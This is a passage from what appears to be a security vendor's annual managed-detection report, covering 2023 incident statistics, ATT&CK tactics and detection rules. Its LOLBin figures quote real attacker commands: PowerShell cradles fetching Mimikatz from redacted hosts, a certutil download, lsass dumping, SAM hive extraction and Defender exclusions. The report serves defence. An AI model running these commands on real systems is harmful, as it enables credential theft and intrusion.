
13 In incidents of this type, suspicious activity under legitimate accounts was detected in the absence of other signs of compromise. If confirmation of legitimacy was received from the customer, such incidents would be classified as a false positive and would not be considered.

High-severity incidents by industry

The graph below depicts the distribution of high-severity incidents by type and industry.

Figure 15 Number of high-severity incidents by industry

Figure 16 Number of organizations with high-severity incidents by industry



Security policy violation | Targeted attacks | Malicious software | Social engineering | Artefacts of targeted attacks | Cyber exercises | Critical vulnerability | Insider

We can draw the following conclusions from the incident statistics:

- Critical incidents were observed in all industries.
- Also, incidents related to targeted attacks were detected in all sectors of the economy.
- The largest number of high-severity incidents was observed in Financial, IT, Government and Industrial sectors.
- All types of high-severity incidents were detected in Financial, Industrial and Retail.
- The leaders by number of targeted attacks were Government, IT and Financial, and the leaders in cyber exercises were Financial, IT and Industrial.
- As noted above, in 2023, there were few high-severity incidents related to malware, but it should be noted that in mass Mass Media, such incidents were not observed at all, and the leader by the number of high-severity incidents linked to malware was the Financial industry.
- In 2023, the statistics of incidents related to the detection of artifacts of human-driven attacks does not fully replicate the statistics of targeted attacks: targeted attacks were observed in Development, Education, Food and Healthcare, but no incidents due to artifacts of previous compromises were detected.
- In almost all industries, with rare exceptions, incidents related to the development of social engineering attacks and the presence of critical vulnerabilities on organizations' network perimeter were observed.
- The collective "Violation of security policy" type, introduced in 2023, was observed in all industries. However, the leader was the IT sector where the largest number of suspicious actions under existing user accounts, without confirmation of their legitimacy of their activity, was observed.

From the statistics of victims of critical incidents, the following additional observations can be noted:


- Most human-driven attacks occurred in companies from the Financial and Government industries. The fewest were observed in Food and Mass Media.
- Malware attacks were observed in the largest number of enterprises from the Industrial sector (5.85%) and Government (4.26%).
- Financial and Industrial sector organizations experienced the most incidents relating to cyber exercises.
- Incidents related to successful social engineering attacks and the presence of critical vulnerabilities on the perimeter were observed in enterprises from almost every industry, with only rare exceptions.

Detection technologies. Adversary tactics, techniques and procedures

Adversary tactics

MDR allows us to detect incidents at different stages of an attack. Typically, an incident goes through every stage (MITRE ATT&CK® tactics), but the diagram below shows the earliest tactics from the alerts associated with the incident.

Figure 17 Incident severity level



The main tactics which Kaspersky uses to detect incidents.

TA0043: Reconnaissance

The incidents detected at this stage are mainly related to various types of scans, and the severity of an incident depends on the goals of the scan. For example, a regular scan was classified as a low-severity incident. More targeted scans, for example, discovery of SIP/VoIP networks, searching for specific vulnerabilities, such as CVE-2021-44228, CVE-2020-2551, CVE-2019-19781, etc., attempts to implement various types of phishing attacks (MITRE technique T1598) were mainly classified as medium severity incidents. Incidents classified as high severity are primarily related to successful spear phishing exploits with further development of attack.

TA0042: Resource Development

Incidents attributed to this tactic are primarily linked to the detection of any type of malicious or unwanted software that could be used later for further attack development. The severity of the detected tools determines the severity of the incident. For example, the detection of Mimikatz, Impacket or Cobalt Strike indicated a human-driven attack, and these incidents were classified as high severity.

TA0001: Initial Access

The vast majority of incidents identified at this stage related to the detection of phishing emails with various types of malicious objects. In the majority of cases, they were classified as medium-severity incidents, which also included attempts to exploit vulnerabilities on the network perimeter. Mailings with malicious links, if clicked on, were classified as low-severity incidents. High-severity incidents were related to the detection of attempts to implement an attack on 3CX[14], attempts to exploit the network perimeter by known targeted campaigns (when attribution was possible), and phishing emails with known APT-related payloads.

TA0002: Execution

Since launching specialized attack tools is quite a noisy activity, the most high-severity incidents are identified at this stage. In general, the severity of the incident at this stage is determined by the classification of the executed object tool.

TA0003: Persistence

At this stage, incidents related to account manipulation (adding to administrators, unlocking), substitution of accessibility features, suspicious/unsafe configurations of network resources, and bootkits were detected. High-severity was assigned when there was clear evidence of a human-driven attack; in other cases, incidents of medium and low severity were registered based on the potential impact.

TA0004: Privilege Escalation

The vast majority of incidents in which this tactic was the earliest — adding an account to various privileged groups, such as Domain Admins, Enterprise Admins, etc. This also included incidents related to the use of specialized tools for privilege escalation, detected both in the form of separate files and already being loaded into system memory, detection of vulnerable drivers, changes in UAC configuration, and attempts to exploit certain vulnerabilities (for example, those described in bulletin MS14-068[15]).

14 Supply-chain attack on 3CX clients

15 Microsoft Security Bulletin MS14-068

TA0005: Defense Evasion

A relatively small percentage of incidents are detected at this stage. However, the proportion of false positives here is the smallest since the detected techniques and tools usually are not typical for legitimate activity.

TA0006: Credential Access

The vast majority of incidents related to this tactic involve the T1003: OS Credential Dumping technique, with virtually all of its sub-techniques. As in the previous case, the incidents identified here are rarely false positives, with the exception of some types of confirmed cyber exercises.

TA0007: Discovery

Detection at this stage is associated with a large number of false positives, so there are few relevant IoAs that convert into alerts. Mainly they are used for telemetry enrichment, while actual incidents are usually detected at earlier stages. The existing incidents are mainly related to various types of scans of internal networks or detection of the use of specialized tools, for example, Bloodhound or AdFind.

TA0008: Lateral Movement

As Lateral Movement demonstrates a low false positive rate, it is promising tactic for planning the development of new IoAs. The vast majority of incidents in 2023 were related to network exploits such as EternalBlue, Apache Log4j vulnerabilities, and others leading to remote code execution.

TA0009: Collection

Scenarios that don't involve the use of specialized tools at this stage are extremely difficult to detect since they are indistinguishable from legitimate activity. However, existing IoAs can be effectively used for telemetry enrichment, making it easier to provide additional context for incidents identified at other stages.

TA0011: Command and Control

The vast majority of detections at this stage were made based on TI: access to a malicious resource. The severity of the incident is determined by the known purpose of C2: if it is associated with an APT, the incident was classified as high severity.

TA0010: Exfiltration

In 2023, a few incidents managed to reach this stage, and the detected incidents are extremely difficult to distinguish from TA0011 since the most common scenario is T1041: Exfiltration over C2 channel, and the application layer protocol used is DNS.


TA0040: Impact

In this tactic, detection of specific malware is the basis of most incidents, and if it was not possible to detect and respond at an earlier stage, then only automatic prevention using a modern EPP can help here. The vast majority of incidents that reached this stage in 2023 were related to the detection of crypto-miners or ransomware.

Adversary tactics and detection technologies

The predominance of incidents from the EPP does not imply misses from the Intrusion Detection System (IDS) or the Sandbox, as in most cases the incident was confirmed by all sensors, but the source of the alert that formed the incident was taken into account. The shares of incidents initially detected by various sensors are shown in Figure 18.

Figure 18 The number of incidents initially detected by the deployed sensors



The high efficiency of the Sandbox and the IDS in the **TA0001: Initial Access** is the result of the popular KATA scenario usage at the network perimeter. The IDS is efficient at stages **TA0008: Lateral Movement** and **TA0011: Command and Control**. In addition, the IDS is working well for detecting network scans (**TA0043: Reconnaissance, TA0006: Credential Access,** and **TA0007: Discovery**). A small number of incidents detected by the IDS on **TA0040: Impact** stage is the malware detection based on known communications with its C2.

From **TA0002: Execution** to **TA0006: Credential Access,** the EPP is predominant, but tools with typical network traffic are also detected by the IDS, such as web shells and backdoors (**TA0003: Persistence**), miners (**TA0040: Impact**), and network password guessing (**TA0006: Credential Access**).

Adversary techniques

Tools used in attacks

Attackers use built-in OS tools to minimize the risk of detection during their delivery to a compromised system.

Table 2

The most popular LOLBins and the frequency of their usage in all incidents and in high-criticality incidents

	All incidents	High-severity incidents
powershell.exe	1.21%	7.17%
rundll32.exe	0.70%	4.78%
comsvcs.dll	0.20%	1.79%
msiexec.exe	0.34%	1.39%
msedge.exe	1.18%	1.20%
reg.exe	0.24%	1.20%
certutil.exe	0.13%	1.00%


The most popular LOL-bins[16] observed in almost every incident are **powershell.exe, rundll32.exe** and **reg.exe.**

16 LOLBAS

PowerShell, being a feature-rich standard Windows shell, is used in many scenarios. Here are some examples:

- Launching malicious content with attempts at obfuscation

Figure 19 Launching obfuscated malicious content using PowerShell



- Disabling security systems or changing their configuration

Figure 20 Creating a Windows Defender exclusion using PowerShell

```
Powershell -nologo -noninteractive -windowStyle hidden -noprofile -command Add-MpPreference -ExclusionPath 'C:\Program Files\RDP Wrapper' -Force; Add-MpPreference -ExclusionPath C:\ProgramData\RealtekHD\taskhost.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData\WindowsTask\audiodg.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData\WindowsTask\AppModule.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData -Force; Add-MpPreference -ExclusionPath C:\ProgramData\RealtekHD\taskhostw.exe -Force; Add-MpPreference -ExclusionPath C:\Windows\SysWow64\unsecapp.exe -Force; Add-MpPreference -ExclusionPath C:\ProgramData\WindowsTask\AMD.exe -Force;  reg add.HKLM\Software\Policies\Microsoft\Windows Defender\Exclusions\Processes /v C:\ProgramData\RealtekHD\taskhostw.exe /t REG_DWORD /d 0 /f
```

- Use of off-the-shelf attack tools

Figure 21 Using PowerShell implementation of Mimikatz

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "iex (new-object system.net.webclient).downloadstring('http://[redacted]/byp.ps1'); start-sleep -s 5; iex (New-Object Net.WebClient).DownloadString('http://[redacted]/Invoke-Mimikatz.ps1');Invoke-Mimikatz -Command '" "privilege::debug sekurlsa::logonpasswords lsadump::sam exit' >> C:\Windows [redacted]txt"
```

Often, malicious components are implemented as dynamic libraries, which explains the popularity of **rundll32**:

Figure 22 Using rundll32 to access the lsass memory

```
[redacted]%COMSPEC% /Q /c cmd.eXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\[redacted].rtf full
```

Changing the configuration of security subsystems and accessing local authentication data is often exploited by attackers using the standard **reg.exe** utility:

Figure 23 Using reg to modify the registry to disable UAC

```
net user Administrator /active:yes
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /F
```

Figure 24 Using reg to access authentication data in the registry

```
reg save hklm\sam c:\temp\sam.dump
reg save hklm\system c:\temp\security.dump
```

Last year, as in the previous year, there were incidents using **comsvcs.dll**[17], despite the fact that the technique is not new:

Figure 25 Using comsvcs.dll to access the lsass memory

```
"C:\Windows\System32\rundll32.exe" comsvcs.dll MiniDump 628 C:\Windows\[redacted]\lsass.DMP full
```

certutil.exe[18], which is no longer easy to miss, is still popular with attackers:

Figure 26 Using certutil to download tools onto a compromised host

```
cmd.exe /Q /c certutil.exe -urlcache -split -f "http://[redacted]:3030/MsEdge.bat" "C:\Users\%USERNAME%\AppData\Local\Temp\MsEdge.bat" 1> \Windows\Temp\[redacted] 2>&1
```

Often, malicious payloads[19] for the following stages after **TA0001: Initial access** are implemented as an MSI package. This explains the popularity of **msiexec.exe**[20] in general and in high-severity incidents in particular.

With almost the same frequency among high-severity incidents and all incidents in general, the presence of **msedge.exe**[21] on the list is new for 2023. This indicates a relatively large share of incidents related to users clicking on phishing links as well as an increase in the number of drive-by download attacks in 2023.

17 Comsvcs.dll

18 Certutil.exe

19 For example, MSF Meterpreter or CobaltStrike beacon

20 Msiexec.exe

21 Msedge.exe

MITRE ATT&CK® Incidents classification

The IoA used in MDR are also mapped to MITRE ATT&CK® techniques. To control the quality of detection in MDR, for each IoA, the detection engineering team estimates the conversion and contribution[22], so they can be calculated for MITRE ATT&CK® techniques as well. The nine techniques that showed the best **conversion**[23] are listed below, and the following heat map shows the **contribution** of the observed techniques. The low conversion rate is explained by the fact that in practice, due to the preventive security measures used, not all attempts by attackers to implement the identified techniques led to an actionable incident.

Table 3

Techniques with the highest conversions

T1110.001: Password Guessing	36.41%	Although password guessing is efficiently detected by network sensors and endpoint agents, this technique is still popular both in security assessment projects and with real attackers
T1098: Account Manipulation	32.91%	Privileged accounts and groups are usually well controlled, but despite this, attackers often activate disabled accounts and/or add members to groups
T1078: Valid Accounts	31.60%	Domain and local accounts are often used by attackers to bypass security solutions and subsequently gain persistence in a compromised system. This technique is especially popular in well-prepared targeted attacks and cyber exercises
T1210: Exploitation of Remote Services	22.33%	Attempts to exploit RCE are extremely popular in incidents for lateral movement purposes, regardless of the severity. In this case, quite old exploits, such as EternalBlue, are often used, which confirms the generally bad state of corporate vulnerability management
T1566.002: Spearphishing Link	16.82%	Phishing is the most popular technique for gaining initial access. In 2023, malicious link mailings dominated. Unlike previous years, attachments were more common
T1021.002: SMB/Windows Admin Shares	15.88%	In the Windows infrastructure, default network shares are very popular for lateral movements. In combination with T1078: Valid Accounts, they are indistinguishable from legitimate activity
T1547.001: Registry Run Keys / Startup Folder	14.19%	This is the most popular persistence technique regardless of the severity of the incident. Since standard OS mechanisms are used in the case of LotL[24] scenarios, without additional context, it is extremely difficult to distinguish from legitimate actions
T1021: Remote Services	13.19%	This was the second most popular lateral movement mechanism used in all types of incidents in combination with T1078: Valid Accounts
T1003.001: LSASS Memory	10.85%	Attempts to access LSASS memory are often used by attackers. But efforts from both Microsoft and Kaspersky make it much more difficult, and as a result, we may see a relatively small conversion

22 Conversion refers to the ratio of alerts classified as incidents to the total number of alerts corresponding to a specific MITRE ATT&CK® technique. Contribution is the ratio of incidents where a particular technique was observed to the total number of reported incidents.

23 For representativeness, techniques whose contribution exceeds 5% were taken into account, i.e. those which occurred in more than 5% of incidents

24 Living off the Land (LotL) attack

The most frequently triggered detection rules

In 2023, the total number of unique scenarios that triggered in MDR and had a non-zero conversion was 673. In this section, we will look at the most frequently triggered ones, the total cumulative contribution of which exceeded 70% (i.e. more than 70% of all incidents were detected including these detection rules).

For convenience, we have divided them into two groups: based on product detections, and based on OS events. Compared to the previous year, the share of efficient scenarios based solely on the analysis of OS events decreased significantly. However, this does not lessen the importance of collecting and analyzing OS events for the purposes of detecting and investigating incidents, especially since this is the most obvious approach.

Detection based on XDR

In this section, "XDR" means a combination of the following telemetry providers: Network IDS, Endpoint Protection Platform, Sandbox.

Cumulative contribution **~ 53%**

Average conversion **~ 23%**

We do not create an incident for every product detection. Additional contextual enrichment, combined with the products' verdict may be the basis for starting an investigation. Due to the use of high-tech[25] telemetry providers, these verdicts continue to be the most frequent and reasonably accurate alerts leading to the detection of serious incidents.

The average conversion is less than a quarter, i.e. on average, three out of four alerts are false positives. This may seem low at first glance, however, this is more than double the average conversion across the entire MDR solution, and the contribution of such scenarios — the share of real incidents detected using them – exceeds one half, i.e. more than a half of all MDR incidents were detected using specialized attack detection technologies which largely compensates for the relatively low conversion rate.

In 2023, the following scenarios were the most common (in descending order).

Table 4

Techniques with the highest conversions

Detection scenario	Description	Required telemetry and enrichment
Network IDS detection	Triggering of a network IDS (both as part of KATA and as a component of EPP), there is no source of attack in the monitoring scope, so there is no way to check a possible false positive using available telemetry	◆ NIDS verdict ◆ **Monitoring hosts network configuration**
Launch of an object with a bad reputation[26]	Any scenario of launching a file, command script, opening an office document with a bad reputation	◆ In the case of Kaspersky MDR — any telemetry event containing the process that initiates the event ◆ **Reputation of the file/script/office document**

25 Multi-layered Approach to Security

26 Kaspersky online file reputation

Detection scenario	Description	Required telemetry and enrichment
Sandbox detection	Triggering of the sandbox as part of KATA. There is no exact EPP verdict for the suspicious object	◆ Sandbox verdict ◆ **EPP verdict for the object**
Attempt to access a malicious host	Attempt to access a host with bad reputation	◆ Product verdict ◆ HTTP connection ◆ Network connection ◆ DNS request ◆ **Reputation of the destination host**
Malicious email attachment	Triggering EPP on email attachment	◆ EPP verdict ◆ Receiving an email attachment
Malicious URL found in a command line	In any event field (the most common scenario — command line, that explains the name of the rule) of any telemetry event, the URL was parsed and then checked for its reputation and any match with available TI	◆ **URL reputation**
APT-related detect	List of relevant exact and non-exact[27] (suspicious activity) EPP verdicts	◆ EPP verdict
Access to malicious Web resource from a non-browser application	HTTP and DNS requests, except known browser apps, are analyzed	◆ HTTP request ◆ DNS request ◆ **URL and/or site reputation**
Exact EPP detection on a server	Triggering of an EPP installed on a server. A special case is when EPP triggers on a domain controller or on any other critical server	◆ EPP verdict ◆ **EPP configuration** ◆ **List of critical servers**
Ransomware detection	List of exact and suspicious activity verdicts relevant to this particular threat	◆ EPP verdict
KICS[28] detection in the OT segment	List of particular KICS for Nodes[29] verdicts	◆ EPP verdict ◆ **EPP configuration**
System user discovery	The rule analyzes command lines based on regular expressions to detect known techniques for collecting data about system users	◆ Any telemetry event that has a command line field
Creation of a hack tool	An object is created on the file system, which is classified by the EPP as a "hack tool"	◆ File creation ◆ EPP verdict
Detection in memory	Triggering of the EPP in memory	◆ EPP verdict
Detection of password guessing	The most common security event is guessing the password for an RDP connection. This is detectable by both products and OS event correlation	◆ EPP verdict ◆ Network logon OS event

27 The exact verdict is that the activity detected by the EPP is definitely malicious. In this case, the EPP automatically prevents the threat. Non-exact verdicts or suspicious activity are when the EPP has detected an anomaly, but the probability of a false positive is fairly high, so there is no active response, but the MDR team is notified

28 Kaspersky Industrial CyberSecurity Platform

29 Kaspersky Industrial CyberSecurity for Nodes

Detection based on OS events

Operating system events, for all their obviousness and accessibility, also provide wide opportunities for attack detection. Enriched with threat data and correlated with other XDR events, they demonstrate high conversion rates, and for a number of attack scenarios, they are indispensable.

